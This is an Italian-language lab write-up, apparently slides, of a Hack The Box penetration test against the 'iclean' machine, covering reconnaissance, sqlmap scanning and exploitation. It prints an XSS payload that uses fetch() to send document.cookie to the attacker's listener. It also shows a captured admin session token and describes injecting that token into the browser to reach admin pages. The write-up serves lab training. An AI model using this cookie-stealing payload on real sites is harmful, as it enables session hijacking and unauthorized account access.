


Vulnerability mapping – analisi manuale

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:74:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 539sec preferred_lft 539sec
    inet6 fe80::6afa:e8d3:defd:cbd5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:57:93:fb:eb brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.19/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1011/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::158c:1d48:50aa:591a/64 scope link stable-privacy proto kernel_ll
       valid_lft forever preferred_lft forever
```

Vulnerability mapping – analisi manuale

- Il seguente codice sarà usato per effettuare il test:
  <img src=x onerror=fetch(“http://<ip>:<port a>/”+document.cookie);>
- Naturalmente ora questo campo non va bene in quanto dovremmo prima effettuare l’encoding di tale stringa.



Vulnerability mapping – analisi manuale

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ cat ../scripts/listen_on_port.bash
#!/bin/bash

nc -lvnp $1


┌──(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ bash listen_on_port.bash 8081
listening on [any] 8081 ...
```

- Ora che l'input è correttamente formattato possiamo procedere a metterci in ascolto sulla porta che abbiamo scelto (in questo caso 8081) ed aspettare i cookie di sessione.

Vulnerability mapping – analisi manuale

- A questo punto dopo qualche secondo riceveremo il pacchetto contenente i cookie di sessione di uno degli amministratori.
- A questo punto è più che evidente che quel campo di input è vulnerabile a XSS.

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ cat nc_result
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ bash listen_on_port.bash 8081
listening on [any] 8081 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.12] 44896
GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zkwcjg.ntKJ4zBLCtRSaeea-V5fijKrS_Q HTTP/1.1
Host: 10.10.14.35:8081
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Vulnerability mapping – Database assessment

- Dopo aver individuato l'ulitima pagina ci chiediamo se è possibile effettuare attacchi di tipo SQLInjection
- Per verificarlo usiamo il comando sqlmap
- Rilevare una vulnerabilità di questo sito potrebbe tramutarsi in un grave rischio per gli utenti in quanto potrebbe esporre ad utenti non autorizzati informazioni sensibili e dati di accesso.


Vulnerability mapping – Database assessment

- Possiamo ora analizzare il risultato di sqlmap.

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ cat sqlmap2
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.5.4#dev}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
sponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible fo
r any misuse or damage caused by this program

[*] starting @ 10:52:11 /2024-06-04/

[10:52:11] [INFO] testing connection to the target URL
[10:52:12] [INFO] searching for forms
[1/1] Form:
POST http://capiclean.htb/sendMessage
POST data: service=Carpet%20Cleaning&email=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: service=Carpet%20Cleaning&email=] (Warning: blank fields detected): service=Carpet Cleaning&email=
do you want to fill blank fields with random values? [Y/n] Y
[10:52:12] [INFO] using '/home/antonio/.local/share/sqlmap/output/results-06042024_1052am.csv' as the CSV results file in mu
ltiple targets mode
[10:52:12] [INFO] testing if the target URL content is stable
[10:52:13] [INFO] target URL content is stable
[10:52:13] [INFO] testing if POST parameter 'service' is dynamic
[10:52:13] [WARNING] POST parameter 'service' does not appear to be dynamic
[10:52:13] [WARNING] heuristic (basic) test shows that POST parameter 'service' might not be injectable
[10:52:13] [INFO] testing for SQL injection on POST parameter 'service'
[10:52:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:52:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:52:14] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:52:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:52:15] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:52:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:52:15] [INFO] testing 'Generic inline queries'
[10:52:15] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:52:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:52:16] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:52:16] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[10:52:17] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:52:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:52:17] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you w
ant to reduce the number of requests? [Y/n] Y
```

Vulnerability mapping – Database assessment

- Da questo risultato parziale si evince che il campo *e-mail* non è soggetto ad attacchi di tipo SQLInjection e per questo bisognerà valutare la sua resistenza ad attacchi *XSS*.



Target Exploitation


Target Exploitation

- A questo punto visto che abbiamo constato che un campo di input era vulnerabile ad attacchi di tipo XSS possiamo passare alla parte di exploit in cui andiamo ad utilizzare il token di sessione da amministratore per poter attaccare l'asset.
- GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zkwcjg.ntKJ4zBLCtRSaeea-V5fijKrS_Q HTTP/1.1
- L'ouput dovrebbe assomogliare a questo:

```
┌──(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ bash listen_on_port.bash 8081
listening on [any] 8081 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.12] 44896
GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zkwcjg.ntKJ4zBLCtRSaeea-V5fijKrS_Q HTTP/1.
1
Host: 10.10.14.35:8081
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


Target Exploitation

- Lo andiamo ad inserire all'interno dei cookies di Firefox per ottenere la sessione da amministratore.




Target Exploitation

- Una volta impostato potremmo finalmente accedere a pagine nascosti agli utenti semplici come la pagina /dashboard




Target Exploitation

- Questa è una pagina accessibile solo ad admin e quindi possiamo avere accesso a funzionalità più avanzate.
- Proviamo quindi ad aprire le finestre per poter sfruttare qualche funzionalità.




Target Exploitation

- Otteniamo così l'ID dell' *Invoice.*



